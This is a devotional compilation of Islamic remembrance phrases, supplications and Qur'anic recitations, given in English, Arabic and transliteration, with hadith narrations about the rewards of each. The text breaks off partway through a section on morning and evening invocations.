Narrated Abu Huraira: Allah's Apostle said, "Whoever says, 'Subhan Allaahi Wa bihamdihi, {Allah is free from imperfection and His is the praise}. One hundred times a day, will be forgiven all his sins even if they were as much as the foam of the sea. (Bukhari, Book #75, Hadith #414) (this refers to minor sins only. Major sins have to be repented for)

5. We Can Earn Over a BILLION Rewards in Just a Few Seconds!

Narrated 'Ubaadah that the Messenger of Allah said, "Whoever seeks forgiveness for the believing men and believing women, Allah will write for him a good deed for each believing man and believing woman." (Tabarrani)

6. That Which Shall Have no Equal on the Day of Resurrection:

Narrated Abu Huraira:Allah's Apostle said, "Whoever says one hundred times in a day:

"Laa ilaaha illallaah wahdahuu laa shareeka lahu, lahu-l-mulk wa lahu-l-hamd wa huwa 'alaa kulli shai'in qadeer," ("None has the right to be worshipped but Allah, the Alone Who has no partners, to Him belongs Dominion and to Him belong all the Praises, and He has power over all things (i.e. Omnipotent)",} he will get the same reward as given for manumitting ten slaves; and one hundred good deeds will be written in his accounts, and one hundred sins will be deducted from his accounts, and it (his saying) will be a shield for him from Satan on that day till night, and nobody will be able to do a better deed except the one who does more than he." (Bukhari, Book #75, Hadith #412)

7. Four Phrases that are Heavier on the Scales than an Entire Morning of Dhikrullah (Remembrance of Allah):

The Mother of the Believers, Juwairiyah bint Al-Harith reported that the Prophet came out from my apartment in the morning as I was busy in performing the dawn prayer. He came back in the forenoon and found me sitting there. The Prophet said, "Are you still in the same position as I left you." I replied in the affirmative. Thereupon the Prophet said, "I recited four phrases three times after I had left you. If these are to be weighed against all you have recited since morning, these will be heavier. These are:

Subhan-Allah Wa bihamdihi, 'adada khalqihi, wa rida-a nafsihi, wa zinatah 'arshihi, wa midada kalimatihi

(Allah is free from imperfection and I begin with His praise, as many times as the number of His creatures, in accordance with His Good Pleasure, equal to the ink that may be used in recording the words (for His Praise)." (Muslim)

8. A Phrase that Comes with Rewards in the MILLIONS:

On the authority of Abdullah ibn 'Umar that the Prophet said: "Whoever enters a market and says:

'Laa ilaaha ill Allah Wahdahu laa shareeka lah, lahul Mulku Wa lahul Hamdu yuhyi Wa yumeetu Wa huwa Hayyun laa yamoot, bi yadihil khayr, wahuwa 'alaa kulli shay' in qadeer'

{There is nothing worthy of worship but Allah, He is alone without partner, to Him belongs the dominion and the praise, he causes life and death and He is the Living One and will never die. In His Hand is all good, and He is over all things capable.)

Allah will write for him a million good deeds erase a million of his bad deeds and build for him a house in Jannah."

And in another narration, instead of mentioning that Allah will build a house in Jannah, it states, "and he will be raised one million levels." (Tirmidhi).

9. Reciting Tasbeeh, (Subhanballah), Tahmeed (Alhamdolillah) and Takbeer Allahu Akbar), and enjoining what is Good and forbidding what is evil, and praying Salaatul Duha (Breakfast prayer).,

It was narrated from Abu Dharr that the Prophet (peace and blessings of Allaah be upon him) said: "For every bone of the son of Adam a charity must be given each day. Every Tasbeehah (saying Subhaan Allah -Glory be to Allah) is a charity, every Tahmeedah (saying Al-hamdu Lillaah -praise be to Allah) is a charity, every tahleelah (saying Laa ilaaha ill-Allah -There is no god but Allah) is a charity, every takbeerah (saying Allaahu akbar -Allah is Most Great) is a charity, enjoining what is good is a charity, forbidding what is evil is a charity, and two Rak'ahs (Nafil) offered in the mid-morning (Duha) is sufficient." (Muslim, 720)

10. The Virtues of Reciting Tasbih at-I-Fatima

A well-known Tradition of the Prophet (Peace be upon him) has it that the Prophet's beloved daughter (and Hazrat Ali's (Ra) wife), Hazrat Fatima (Ra), used to perform all the domestic duties with her own hands. She had even to draw water from the well and to carry it home and to grind the corn in the millstone. One day she begged the holy Prophet (Peace be upon him) to provide her with a domestic servant upon which the Prophet (Peace be upon him) observed, "I will tell you of something that will serve you better than a domestic servant. Recite Subhaa-nallaah 33 times, Alhamdu lillaah 33 times, and Allahu Akbar 34 times after each Salaah and on retiring to bed. This will be of greater value to you than a servant."

Another Tradition says, "Whoever will recite after each Salaah 33 times Subhaa-nallaah, 33 times Alhamdu lillaah, and 34 times Allahu Akbar, and, at the end of it, the Kalima of 'Laa ilaaha illal laahu wahdahu laa sharika lahu lahul mulku wa-lahul hamdu wa huwa alaa kulli shay-in qadeer'. (There is no Allah but one Allah. He is alone. No partner hath. He Him belongs sovereignty and unto Him belongs Praise and He is all-Powerful) all his sins will be forgiven even if they be as profuse as the foam of the sea."

11. How to Erase 2500 Sins in 5 minutes!

Abd-Allaah ibn 'Amr (may Allah be pleased with him) who said: "The Messenger of Allah (peace be upon him) said: 'There are two qualities, no Muslim man acquires them but he will enter Paradise, and they are simple and easy. He should glorify Allah (say Subhaan Allah) ten times immediately after each prayer, and praise Him (say Al-hamdu Lillaah) ten times and magnify Him (say Allaahu Akbar) ten times.'

I saw the Messenger of Allah (peace and blessings of Allah be upon him) counting this on his fingers. He said: 'That makes one hundred and fifty on the tongue and one thousand five hundred (hasanaat) in the scales.

[Translator's note: each of three phrases repeated ten times makes thirty; multiplied by the number of daily prayers, which is five, makes one hundred and fifty. Each of these good deeds of the tongue will be rewarded with ten hasanaat which will be added to the total of good deeds to be weighed in the balance or scales on the Day of Judgement].

12. Glorifying Allah 100 times when one goes to bed

When you go to bed, glorify Him and praise Him and magnify Him One hundred times: that will be one hundred on the tongue and a thousand in the scales.

Who among you does 2,500 bad deeds in one day?' They said: 'How could we not count (our sins)?' He said: 'The Shaytaan comes to any one of you whilst he is praying and says, Remember this, remember that, until he finishes his prayer and does not do (this dhikr), or he comes to him when he is lying down and makes him sleepy, until he falls asleep (without doing this dhikr).'" (Sunan al-Tirmidhi, 3332).

13. Earning a 1000 good deeds and wiping away a 1000 bad deeds in Minutes

If a person says "Subhanallah" (glory be to Allah) 100 times, a thousand good deeds are recorded for him and a thousand bad deeds are wiped away. (Muslim)

14. Jannat becomes obligatory for the one who Recites the following

Abu Sa'id (Ra) said that Rasullallah (Peace be upon him) said, "Whoever says:
Radeetu billahi rabban, Wa bil-Islaami deenan, Wa bi-Muhammadin rasoolan
Jannah becomes obligatory for him (to enter). (Abu-Dawud)
- Best said in Morning and Evening with "Nabiyan wa rasoolan"

15. The Virtues of Reciting the First Kalimah

The declaration of belief in the oneness of Allah or kalimah tayyibah

Laa ilaaha ill-Allah
(There is no worthy of worship except Allah)

Hadrat Zaid bin ‘Arqam (Allah be pleased with him) narrated that the Messenger of Allah (peace be upon him) said: “Whoever says Laa ilaaha illal-laah…sincerely will enter the Paradise.”

It was said: And what is the [sign of] sincerity? He said: “That this kalimah stops him from those things which Allah has forbidden.” (Tabaraani in Awsat-ul-Kabeer)

“Do you not see how Allah puts forth the likeness of a good word (kalimah tayyibah)? It is like a good tree, whose root is firmly fixed and whose branches reach to the sky. It brings forth its fruit in all seasons by the command of its Lord. And Allah sets forth parables for men, so that they may take heed. And the likeness of an evil word (kalimah khabeetha- a word of shirk) is like an evil tree, which is uprooted from the face of the earth, and has no stability.” (Qur’an: 24-26)

16. Virtues of Reciting the Third Kalimah:

The word of glorification or the Kalima-e-Tamjeed

Subhāna-llāhi, wa-l-hamdu li-llāhi, Wa lā ilāha illā-llāhu, wa-llāhu akbar. Wa lā hawla Wa lā quwwata illā bi-llāhi-l-‘aliyyi-l-‘azīm

(Glory be to Allah. And praise be to Allah. And there is no god except Allah. And Allah is the Greatest. And there is no power and no strength except with Allah, the Most High, And Most Great)

Ibn Mas’ood (Allah be pleased with him) narrated that the Messenger of Allah (peace be upon him) said: “When I met Prophet Ibrahim (peace be upon him) in the night of Mi’raaj (Night of ascension) he asked me to convey his Salaam to my Ummah and to tell them that the Paradise has a fertile soil and sweet water, and is like a vast field. And its plants are [the words above].”

Another version says: “Whoever recites the words above, a tree in Paradise is planted for him for each word he says.” (Virtues of Dhikr; Tirmidhi)

17. Virtues of reading the Fourth Kalimah:

The word of Oneness of Allah or the Kalima-e-Tawhid:

Lā ilāha illā-llāhu waḥdahu lā sharīka lahu lahu-l-mulku Wa lahu-l-hamdu yuḥyi Wa yumītu Wa huwa ḥayyu-llā yamūtu abadan abada, ḏū-l-jalāli wa-l-ikrām, biyadihi-l-khayr, wa huwa ‘alā kulli Shay’in qadīr.

(There is no god except Allah, Who is Alone and has no partners. For Him is the Dominion and for Him is all praise. He gives life and causes death. And He is living and will never ever die. Owner of Majesty and Honour: In His Hands is all goodness. And He has power over all things)

Abu Hurairah (Allah be pleased with him) reports that the Messenger of Allah (peace be upon him) said: “A person who recites: Laa ilaaha illal-laahu wahdahu laa shareeka lahu, lahul-mulku wa lahul-hamdu wa huwa ‘alaa kulli shay-in qadeer, a hundred times daily will have reward equal to that of freeing ten slaves and one hundred good deeds will be written for him, and one hundred of his sins will be lifted from him, and for the whole day, he will remain immune from the Shaytaan until the evening, and on the Day of Judgment, no one will exceed him in merit except one who has done [these phrases] more.” (Agreed Upon)

18. Virtues of Reciting AYAT UL KURSI after Salaat

Rasulallah (peace be upon him) said: "Whoever recites Aayatul Kursi after every Fard (Fard Salat). Only death is keeping him/her from entering Jannah. (As soon as he/she dies, will enter Jannah) (Nisa'i, Ibne Habban, Ibnelsani A'n Abi Amatah Albahili Radiallah Anhu)

Another Hadith states that Reciting Ayatul Kursi after one Fard (Fard Salat) will cause a person to stay in Allah's protection until the next Salat. (Tibrani Fil Kabeer)

19. Recite Ayatul Kursi for protection

Imam Bihaqi (Ra) States: The one who recites Ayatul Kursi before falling asleep, Allah gives protection to his/her home and his/her Family.
(Marqat Sharah Mishkaat, Mulla Ali Qaderi, vol. 2 pp. 583)

In another Hadith the Jinn and Shaithaan do not come close to the house in which Ayatul Kursi is recited. (Tirmizi Altargheeb Wal Tarheeb Lilmanzari vol.2 pp.631)

20. Recite Ayatul Kursi for blessing in one's food

Hadrat A'isha Radiallah Anha states that a person arrived in the court of Rasulallah (peace be upon him)and complained that there is no Barakat (Blessings) in anything in his home. Rasulallah (peace be upon him)said, "You do not recite Ayatul Kursi, whichever Food and Curry you will recite Ayatul Kursi on, Allah will give Blessings on that Food and Curry. (Tafseer Dar Manshoor vol. 1 pp. 323)

21. Praying Fajr then worship until after Sunrise (15-20 min after sunrise)

"Whoever prays Fajr Salaat in congregation, then sits remembering Allah until sunrise, then prays 2 Rakats of Salat has a complete reward of Hajj and Umrah. (the Prophet (Peace be upon him) repeated the word 'complete' 3 times for emphasis) (Tirmidhi)

22. Reward for Reciting each letter of Holy Qur'aan.

It was narrated that 'Abd-Allaah ibn Mas'ood said: The Messenger of Allah (peace and blessings of Allah be upon him) said: "Whoever reads a letter of the Book of Allah will be credited with a good deed, and a good deed gets a tenfold reward. I do not say that Alif-Laam-Meem is a letter, rather alif is a letter, laam is a letter and meem is a letter." (Narrated by al-Tirmidhi, 2910)

23. Surah Fathiha The Mother of the Qur'an and a cure for every disease

Abu Sulaiman says that once a group of Companions were in an expedition (ghazwa) when they happened to come across an epileptic person, who was unconscious. One of the Companions recited Surah Al-Fatiha and blew in his ear. The epileptic person immediately cured. When Sayyidana Muhammad (Peace be upon him) was informed of this, he said: "It (Surah Al-Fathiha) is "The Mother of the Qur'an" (Umm al-Qur'an) and is a cure for every disease."

[This narration has been recorded by Ath-Thua'lbi from Abu Sulaiman, who narrated it from Muawiya bin Saleh (RA), Tafseer Mazhari 1:31]

24. Surah Mulk which protects one from the Torment of the Grave

It was narrated that Abdullah ibn Mas'ud said: Whoever reads Tabarakallahi Biyadihil Mulk [i.e. Surah al-Mulk] every night, Allah will protect him from the torment of the grave. At the time of the Messenger of Allah (Peace be upon him) we used to call it al-mani'ah (that which protects). In the Book of Allah it is a surah which, whoever recites it every night has done very well. (an-Nasa'i)

25. Surah Zilzalah worth half of the Qur'an

Abdullah Ibn ‘Abbas and Anas Ibn Malik (Ra) reported that the Prophet (Peace be upon him) said, ‘Whoever recited Surah Zilzilah (99) would get the reward of reciting half the Qur’an. Whoever recited Surah al Kaafirun (109) would get a reward as if reading a quarter of the Qur’an. Whoever recited Surah al Ikhlas (112)would get a reward as if reading one third of the Qur’an’. (At-Tirmidhi 2818/A)

26. Surah Iklhas worth a third of the Qur’an

Abu Sa’id al-Khudri (RA) reported that the Messenger of Allah (Peace be upon him) said to his Companions, “Are any of you unable to recite a third of the Qur’an in a night?” That was difficult for them and they said, “Which of us is able to do that, Messenger of Allah?” He said, “[The surah] ‘Say: He is Allah, Absolute Oneness, Allah, the Everlasting Sustainer of all’ (112) constitutes a third of the Qur’an.’” (Sahih al-Bukhari 6:61 #534, Riyad as-Salihin by Imam an-Nawawi Ch.183 #1010)

27. Surah Iklhas recited 200 times daily gets forgiveness of 50 years of sin

Anas (RA) reported the Prophet (Peace be upon him) as saying, “If anyone recites two hundred times daily, Qul huwallahu ahad the sins of fifty years will be wiped out, unless he is in debt.” (At-Tirmidhi and Darami).

The latter version has ‘fifty times’ and he did not mention ‘unless he is in debt’

28. Surah al Falaq and An Naas protection from Jinn and evil eye

The Prophet (Peace be upon him) used to seek refuge from the jinn as well as from the evil eye until Surah al Falaq and An Naas were revealed. When they were sent down, he utilised them and left other things. [At-Tirmidhi #1984, Riyad as-Salihin by Imam an-Nawawi Ch.183 #1014]

4. It is reported from ‘Uqbah Ibn ‘Amir Al-Juhani (RA) that he said that Allah’s Messenger (SAW) said: “Recite the last two verses from Surat Al-Baqarah, for I was given them from a treasure trove beneath the Throne” (Ahmad)

29. Good manners are the Heaviest on the good deed scales

Abu Darda (May Allah be pleased with him) reported: The Prophet (Peace be upon him) said, "Nothing will be heavier on the Day of Resurrection in the Scale of the believer than good manners. Allah hates one who utters foul or coarse language.''

30. We will regret the Seconds we wasted without remembering Allah

Hadhrat Mu'az [RA] narrated Rasulallah (Peace be upon him) said: “The Inhabitants of Paradise will not be grief stricken or sorrowful about anything they did in the life of the world except for the time they spent without being in the remembrance of Allah” (Tabaraani)

31. Do Dhikr of Allah even if it’s on Comfortable beds

Hadhrat Abu Saeed Khudri (Ra) narrates that Rasulullah (Peace be upon him) said:

“There are many people reclining on comfortable beds and making the Dhikr of Allah on earth. Allah will grant them elevated ranks (in the Aakhirah).”
(Ibn Habbaan)

Those indulging in luxury should not abstain from Dhikrullah. They too should be constantly engaged in the remembrance of Allah whilst enjoying the comforts of the bounties which whilst enjoying the comforts of the bounties which Allah has bestowed on them and Allah will give them elevated ranks in the hereafter.

32. Do so much Dhikr that people think you are mad

Hadhrat Abu Saeed Khurdi (Ra) also narrates that Rasulullah (Peace be upon him) said:

“Engage in the Dhikr of Allah in such abundance that people comment that ‘you are insane’.” (Ahmed, Abu Ya’la, Ibn Habbaan)

33. Remember Allah in the places where people don’t usually remember Allah

It is mentioned in hadith that in a place where people are oblivious to dhikir, remembrance of Allah is like being steadfast in jihad, when others are running away. (Targhib, p. 193, vol. 3 ref. Bazar and Tibrani)

34. Always thank Allah for EVERYTHING

A’ishah (may Allah be pleased with her) said, I asked, “Messenger of Allah, why do you exert yourself so much while all your sins have been forgiven?” To this he replied, “`A’ishah, should I not be a grateful servant of Allah?” (Muslim).

Anas bin Malik (May Allah be pleased with him) reported: The Messenger of Allah (PBUH) said, “Allah is pleased with His slave who says: `Al-hamdu lillah (praise be to Allah)’ when he takes a morsel of food and drinks a draught of water.” (Muslim)

35. Praising Allah upon Sneezing and its Response

Abu Hurairah has related a Prophetic saying: "Allah likes sneezing and dislikes yawning. When anyone of you sneezes he should say “Alhamdulillah” and the hearer thereof should respond “Yar hamakullah” as it is a right of the one who sneezes." (Sahih Bukhari).

36. Allah will increase us the more thankful we are to him

-Allah likes those who are thankful [39:7]
-Allah rewards those who are thankful [3:144]
-Allah gives more benefits and blessings to those who are thankful [14:7]
-Allah protects those from harm who render Him thankfulness [54:34-35]

37. Dua to make in every dua to become of the appreciative

Allahumma a-inni ala Zikrika wa shukrika wa husni ibadatik
(O Allah! Help me to remember you, to thank you, and to worship you in the best of manners)

38. Sending Daruud and Peace on the blessed Prophet (Peace be upon him)

The Holy Prophet as saying that "One sent by my Sustainer came to me and told me that 'Whoever from your ummah sends darud on you once ten good deeds are recorded on his behalf, his ten (minor) sins are pardoned and he is elevated by ten stages" (Sunan Nisai and Musnad Ahmed, Al-targhib li al Mundhari, P.157 volume 3)

And Anas (RA) a companion, has said that the eternally blessed Prophet said that "When my name is mentioned before anyone it is incumbent upon him to, send darud on me, and whosoever sends darud once, Allah sends His Mercy on him ten times (ibid.)

The best Darud is that which we read in our Salah and the shortest is to say "Salallahu Alaihi Wasallim"

سُبْحَانَ اللّٰهِ

SubhanAllah (Glory be to Allah)

Whoever says (the above) one Hundred times, a thousand good deeds are recorded for him or a thousand bad deeds are wiped away

[Muslim; 4:2073]

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ

SubhanAllahi wa biHamdihi (Glory be to Allah and I Praise Him)

Whoever says (the above) at morning and evening time, one hundred times, none shall come on the Day of Resurrection with anything better except someone who has said the same or more [Muslim; 4:42071]

Whoever says (the above) a hundred times during the day, his sins are wiped away, even if they are like the foam of the sea [Sahih al-Bukhari; 7:168, Muslim; 4:2071]

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ

SubhanAllahi wa biHamdihi (Glory be to Allah and I Praise Him)

Abu Dharr reported that the Prophet (SAW) said, “Shall I tell you the words that Allah loves the most?” I said: “Yes, tell me, O Messenger of Allah.” He said: “The words dearest to Allah are: subhanAllah wa bihamdihi [Muslim and at-Tirmidhi]

سُبْحَانَ اللّٰهِ الْعَظِيمِ وَ بِحَمْدِهِ

SubhanAllahil adheem wa biHamdihi (Glory be to Allah, The Supreme, and I Praise Him)

سُبْحَانَ اللّٰهِ وَ بِحَمْدِهِ ، سُبْحَانَ اللّٰهِ الْعَظِيمِ

SubhanAllahi wa biHamdihi, SubhanAllahil adheem (Glory be to Allah, and Praise, Glory be to Allah, the Supreme)

Muhammad (SAW) said: “Two words are light on the tongue, weigh heavily in the balance, they are loved by the Most Merciful One”

[Sahih al-Bukhari; 7:67, Muslim; 4:2071]

لا حَوْلَ وَ لا قُوَّةَ اِلَّا بِاللّٰهِ

La Hawla wa la Quwatta illa Billah (There is no Might or Power except with Allah)

This is mentioned in a hadith as “a treasure from the treasures of Paradise” [Sahih al-Bukhari; al-Fath al-Bari; 11:213, Muslim; 4:2076]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest)

The above are mentioned as the four most beloved words to Allah. It doesnt matter which of them is begun with [Muslim; 3:1685]

Abu Saiid reported that the Prophet (SAW) said, “Perform the enduring goods deeds (al-baqiyat al-salihat) more frequently.” They asked, “What are these enduring good deeds?” The Prophet replied: Takbir [Allahu Akbar], Tahlil [la ilaha illallah], Tasbih [Subhan'Allah], alhamdu lillah, and la hawla wa la quwwata illa billah. [an-Nasa'i and Hakim, who said its chain is sahih]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest)

Muhammad (SAW) said: ‘For me to say (the above) is dearer to me and all that the sun rises upon (ie the whole world) [Muslim; 4:2072]

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ ، وَ لا حَوْلَ و لا قُوَّةَ اِلَّا بِاللّٰهِ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar, wa la Hawla wa la quwwata illa billah (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest, There is no might or any power Except with Allah)

The good deeds which endure are (the above)

سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ ، وَ لا حَوْلَ وَ لا قُوَّةَ اِلَّا بِاللّٰهِ

SubhanAllah, walHamdulilah, wa La illaha ilAllahu, waAllahu Akbar, wa la Hawla wa la quwwata illa billah (Glory be to Allah, All Praise is for Allah, There is No God but Allah, Allah is the Greatest, There is no might or any power Except with Allah)

AbdAllah ibn Mas'ud reported that the Prophet said: "During the Night Journey I met Ibrahim (AS) who said to me: O Muhammad, convey my greetings to your Community, and tell them that the Paradise is of pure land, its water is sweet, and its expanse is vast, spacious and even. And its seedlings are SubhanAllah, walhamdulilah, wa la ilaha ilAllah, waAllahu Akbar (the above)

[at-Tirmidhi and Tabarani whose version adds: "There is no power nor strength save through Allah"]

الْحَمْدُللّٰهِ

Alhamdulilah (All Praise is for Allah)

Verily the best supplication is (above). [Muslim; 4:2073]

لا اِلهَ اِلَّا اللّٰهُ

La illaha ilAllah(u)(There is No God But Allah)

- The best form of remembrance is (above). [Muslim; 4:2073]

- Abu Huraira (RA) reported that the Prophet (SAW) said:

"When a servant of Allah utters the words la ilaha illallah (there is no God except Allah) sincerely, the doors of heaven open up for these words until they reach the Throne of Allah, so long as its utterer keeps away from the major sins.

[at-Tirmidhi, who says it is hasan gharib. al-Mundhiri included in al-Targhib 2:414]

- Abu Huraira (RA) reported that the Prophet (SAW) said, "Renew your faith." "How can we renew our faith?" they asked. The Prophet replied: "Say always: la ilaha illallah." [Ahmad with a fair chain of authorities]

لا اِلهَ اِلَّا اللّٰهُ وَحْدَهُ لا شَرِيكَ لَهُ ، لَهُ الْمُلْكُ وَ لَهُ الْحَمْدُ وَ هُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La illaha ilAllahu, waHdahu la shareeka lahu, lahul Mulku, wa lahul Hamd, wa Huwa ala kulli shaiy'in Qadeer (There is No God But Allah Alone, who has no partner. His is the dominion and His is the raise, and He is Able to do all things)

- whoever says the above ten times, will have the reward for freeing four slaves from the Children of Isma'il (AS) [Sahih al-Bukhari; 7:67, Muslim; 4:2071]

- whoever says the above one Hundred times, has the reward of freeing ten slaves, a hundred good deeds are recorded for him and a hundred bad deeds are wiped away and he has gained refuge from the devil that day until evening and none shall come with anything better except someone who has done more. [Sahih al-Bukhari; 4:95, Muslim; 4:2071]

لا اِلهَ اِلَّا اللّٰهُ وَاحِدًا اَحَدًا صَمَدًا لَّمْ يَتَّخِذْ صَاحِبَةً وَّ لاَ وَلَدًا وَّ لَمْ يَكُنْ لَّهُ كُفُوًا اَحَدٌ

La illaha ilAllahu, Wahidda(n), Ahada(n), Samada(n), lam yatakhidh sahiba(n). Wa la walada, wa la yak(n)ul-lahu kufuwan Ahad (There is no God except Allah, the One and Only, the Eternal, Who has not taken a partner nor a son. And there is none like unto Him)

Whoever says the words above ten times, then 40,000 (forty thousand) good deeds will be recorded for him [Ahmad]

أَسْتَغْفِرُ اللَّهَ الْعَظِيمَ الَّذِي لاَ إِلَهَ إِلاَّ هُوَ الْحَيُّ الْقَيُّومُ وَ أَتُوبُ إِلَيْهِ

Astaghfirullah al-'Adheemal-ladhi la ilaha illa Huwal-Hayyul-Qayyum wa atubu ilai (I seek the forgiveness of Allah the Mighty, Whom there is none worthy except Him, the Living, The Eternal, and I repent unto Him) Whoever says the above words, Allah will forgive him even if he deserted the army's ranks

[Abu Dawud 2/85, at-Tirmithi 5/569, Al-Hakim who declared it authentic and ath-Thahabi agreed with him 1/511]

اللَّهُمَّ أَنْتَ رَبِّى لاَ إِلهَ إِلاَ أَنْتَ ، خَلَقْتَنِى وَ أَنَا عَبْدُكَ وَ أَنَا عَلَى عَهْدِكَ ما اسْتَطَعْتُ ، أَعُوذُ بِكَ مِنْ شَرِ مَا صَنَعْت ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَىَّ وَ أَبُوءُ بِذَنْبى فَاغْفِرْ لِى فإِنَّهُ لاَ يَغْفِرُ الذُّنُوبَ إِلَّا أَنْتَ

Allahumma anta Rabbi la ilaha illa anta, Anta Khalaqtani wa ana abduka, wa ana 'ala ahdika wa wa'dika mastata'tu, A'udhu bika min Sharri ma sana'tu, abu'u Laka bini'matika 'alaiya, wa Abu Laka bidhanbi faghfirli innahu la yaghfiru adhdhunuba illa anta

(O Allah! You are my Lord! None has the right to be worshipped but You. You created me and I am Your slave, and I am faithful to my covenant and my promise as much as I can. I seek refuge with You from all the evil I have done. I acknowledge before You all the blessings You have bestowed upon me, and I confess to You all my sins. So I entreat You to forgive my sins, for nobody can forgive sins except You.)
The above du'a is known as the Sayyid al-Istighfar and is the most superior way of asking for forgiveness from Allah.

Whoever says it during the day with firm faith in it, and dies on the same day before the evening, he will be from the people of Paradise; and if somebody recites it at night with firm faith in it, and dies before the morning, he will be from the people of Paradise.
[Sahih al-Bukhari 8, 75 #318]
If someone implements ten verses of the Qur'an, He/She will not be considerate amongst the negligent on the Day of Judgment [Abu Dawud, Ibn Hibban - sahih]
If someone implements one hundred verses of the Qur'an, He/She will be considered among the obedient on the Day of Judgment. [Abu Dawud, Ibn Hibban - sahih]
If someone implements one thousand verses of the Qur'an, He/She will be amongst the extremely rich on the Day of Judgement. [Abu Dawud, Ibn Hibban - sahih]

Verses & Invocations of Morning & Evening…

Remembrance after salaam In Salah

(i)

أَسْتَغْفِرُ اللَّهَ. (ثلاثاً)

(ii)

اللَّهُمَّ أَنْتَ السَّلامُ ومِنْكَ السَّلامُ تَبارَكْتَ يَاذَا الجَلالِ وَالإِكْرَامِ.

(i)

'I ask Allah for forgiveness.' (three times)

(ii)

'O Allah, You are As-Salaam and from You is all peace, blessed are You, O Possessor of majesty and honour.'

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، اللَّهُمَّ لاَ مَانِعَ لِمَا أَعْطَيْتَ، وَلاَ مُعْطِيَ لِمَا مَنَعْتَ، وَلاَ يَنْفَعُ ذَا الْجَدِّ مِنْكَ الجَدُّ.

'None has the right to be worshipped except Allah, alone without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. O Allah, none can prevent what You have willed to bestow and none can bestow what You have willed to prevent, and no wealth or majesty can benefit anyone, as from You is all wealth and majesty.'

اللَّهُمَّ إِنِّي أَسْأَلُكَ عِلْماً نَافِعاً وَرِزْقاً طَيِّباً، وَعَمَلاً مُتَقَبَّلاً. (بعد السلام من صلاة الفجر)

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ. لاَ حَوْلَ وَلاَ قُوَّةَ إِلاَّ بِاللَّهِ، لاَ إِلَهَ إِلاَّ اللَّهُ، وَلاَ نَعْبُدُ إِلاَّ إِيَّاهُ، لَهُ النِّعْمَةُ وَلَهُ الْفَضْلُ وَلَهُ الثَّنَاءُ الْحَسَنُ، لاَ إِلَهَ إِلاَّ اللَّهُ مُخْلِصِينَ لَهُ الدِّينَ وَلَوْ كَرِهَ الْكَافِرُونَ.

'O Allah, I ask You for knowledge which is beneficial and sustenance which is good, and deeds which are acceptable.' (To be said after giving salaam for the fajr prayer)

'None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. There is no might nor power except with Allah, none has the right to be worshipped except Allah and we worship none except Him. For Him is all favour, grace, and glorious praise. None has the right to be worshipped except Allah and we are sincere in faith and devotion to Him although the disbelievers detest it.'

سُبْحَانَ اللَّـهِ وَالْحَمْـدُ لِلَّـهِ وَاللَّـهُ أَكْبَرُ. (ثلاثا و ثلاثين)

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَـهُ الْمُلْـكُ وَلَـهُ الْحَمْـدُ وَهُـوَ عَلَـى كُـلِّ شَيْءٍ قَدِيرٌ.

'How perfect Allaah is, all praise is for Allaah, and Allaah is the greatest.' (thirty-three times)

'None has the right to be worshipped except Allaah, lone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent.'

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَشَرِيكَ لَهُ، لَـهُ الْمُلْـكُ وَلَـهُ الْحَمْـدُ يُحْيِـي وَيُمِيـتُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ. (عشر مرات بعد المغرب و الصبح)

'None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise, He give life and causes death and He is over all things omnipotent.' (ten times after the maghrib and fajr prayers)

Remembrance said in the morning and evening

(i)

أَمْسَيْنَا وَأَمْسَى الْمُلْكُ لِلَّهِ وَالْحَمْدُ لِلَّهِ لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لا شَرِيكَ لَهُ ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ ، رَبِّ أَسْأَلُكَ خَيْرَ مَا فِي هَذِهِ اللَّيْلَةِ ، وَخَيْرَ مَا بَعْدَهَا ، وَأَعُوذُ بِكَ مِنْ شَرِّ هَذِهِ اللَّيْلَةِ وشَرِّ مَا بَعْدَهَا ، رَبِّ أَعُوْذُ بِكَ مِنَ الْكَسَلِ وسُوءِ الكِبَرِ ، رَبِّ أَعُوذُ بِكَ مِنْ عَذَابٍ فِي النَّارِ وَعَذَابٍ فِي الْقَبْرِ.

(ii)

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ لِلَّهِ ...

In the evening:

